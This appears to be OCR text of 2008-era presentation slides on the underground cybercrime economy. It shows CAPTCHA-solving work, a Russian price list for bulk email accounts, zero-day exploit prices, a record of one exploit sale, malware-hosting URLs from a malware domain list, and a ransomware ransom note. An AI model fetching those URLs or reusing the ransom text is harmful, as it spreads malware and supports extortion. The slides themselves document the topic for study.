
70

number of spam emails received by the average web user each day

(McAfee)

http://www.flickr.com/photos/[illegible]/2038


CAPTCHA




Start time	Items completed / total	Success Rate (%)	Items OK	Items Failed	Duration	Items per hour	
2008-08-29 12:26:30	4 / 5	%	3	1	00:00:00		Faile
2008-08-29 12:25:48	0 / 5	%	0	0	00:00:00		Failec

You have failed to qualify.

Minimum required average rating: 75%

CAPTCHA	Text	Your solution	Result
	BKZRLZ		
	DPHYXQ		
	AX5EW	ax5ewa	Length mismatch: 6 (should be 5)
	AJVBA	ajvba	OK
	1aa716	1aa716	OK
	ae2170	ae2170	OK




Сейчас в наличии


Служба	Кол-во акков	Цена за 1К акков
Mail.ru	3046	до 10К: **$10** | от 10К до 100К: **$8** | от 100К: **$6**
Pochta.ru (+ FTP)	35	до 10К: **$8** | от 10К до 100К: **$5** | от 100К: **$4**
Yandex.ru (+ Narod.ru)	0	до 10К: **$9** | от 10К до 100К: **$7** | от 100К: **$5**
Gmail.com	134670	до 10К: **$6** | от 10К до 100К: **$5** | от 100К: **$4**
Hotmail.com	42893	до 10К: **$7** | от 10К до 100К: **$6** | от 100К: **$5**
Yahoo.com	10847	до 10К: **$9** | от 10К до 100К: **$7** | от 100К: **$6**

купить: 100K Gmail.com

0day Exploit




Vulnerability/Exploit	Value	Source
“Some exploits”	$200,000 - $250,000	Gov’t official referring to what ”some people” pay [9]
Significant, reliable exploit	$125,000	Adriel Desautels, SNOSoft [11, 22, 13]
Internet Explorer	$60,000 - $120,000	H.D. Moore [22]
Vista exploit	$50,000	Raimund Genes, Trend Micro [24]
“Weaponized exploit”	$20,000-$30,000	David Maynor, SecureWorks [18]
ZDI, iDefense purchases	$2,000-$10,000	David Maynor, SecureWorks [18]
WMF exploit	$4000	Alexander Gostev, Kaspersky [26]
Microsoft Excel	≥ $1200	Ebay auction site [21, 25]
Mozilla	$500	Mozilla bug bounty program [4]



Date	Action
6/05	Vulnerability discovered.
11/07/05	Submitted to prepub review at NSA.
7/27/06	Approved for release by prepub review.
7/27/06	Offered to government.
8/10/06	Verbally agreed to $80K conditional deal.
8/11/06	Exploit given for evaluation.
8/25/06	Hash of exploit published.
8/28/06	Agreed to lesser amount.
9/8/06	Paid.

Table 2: “Successful” sale.



[redacted]

3-7615/360

282643

Date September 08, 2006

Pay Amount * *$50,000.00* *

Pay ****FIFTY THOUSAND AND XX / 100 DOLLAR****

To The Order of CHARLES MILLER

[redacted]


[redacted]

Authorized Signature

PDF-XChange
Click to buy NOW!
www.docu-track.com

Malware

Malware Domain List


Malware Domain List - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
網址(D)
移至
連結
網際網路


http://www.malwaredomainlist.com/mdl.php?sort=Date&search=.tw&colsearch=Domain&ascordesc=DESC&quantity=50&page=0

Search: All Results to return: 50

Search

Page 0

Date ▲▼	Domain ▲▼	IP ▲▼	Reverse Lookup ▲▼	Malware Description ▲▼	Registrar
2008/08/30_22:10	p4.com.tw/index1.php	202.133.244.145	p4.coowo.com	Exchanger	N/A
2008/08/30_22:10	p4.com.tw/index7.html	202.133.244.145	p4.coowo.com	Exchanger	N/A
2008/08/29_19:15	art.creativity.edu.tw/images/avatar/users/CalcImpSAT.exe	202.39.48.108	-	Trojan	N/A
2008/08/29_19:15	art.creativity.edu.tw/images/avatar/users/CalcRFC.exe	202.39.48.108	-	Trojan	N/A
2008/08/29_19:15	art.creativity.edu.tw/images/avatar/users/CalsRT58.exe	202.39.48.108	-	Trojan	N/A
2008/08/15_20:50	keys.idv.tw/uploads/id.txt	210.58.101.147	mavis.tw680.com	RFI	N/A
2008/08/11_00:35	www.168user.com.tw/shop/9/inc/shop.htm	60.250.10.199	60-250-10-199.HINET-	Exploits	N/A



!_READ_ME_!.txt
Text Document
1 KB


Blue hills.jpg._CRYPT
_CRYPT File
28 KB

Sunset.jpg._CRYPT
_CRYPT File
70 KB

Water lilies.jpg._CRYPT
_CRYPT File
82 KB

ATTENTION !

Your files are encrypted with RSA-1024 algorithm. To recovery your files you need to buy our decryptor. To buy decrypting tool contact us at: [redacted]@yahoo.com

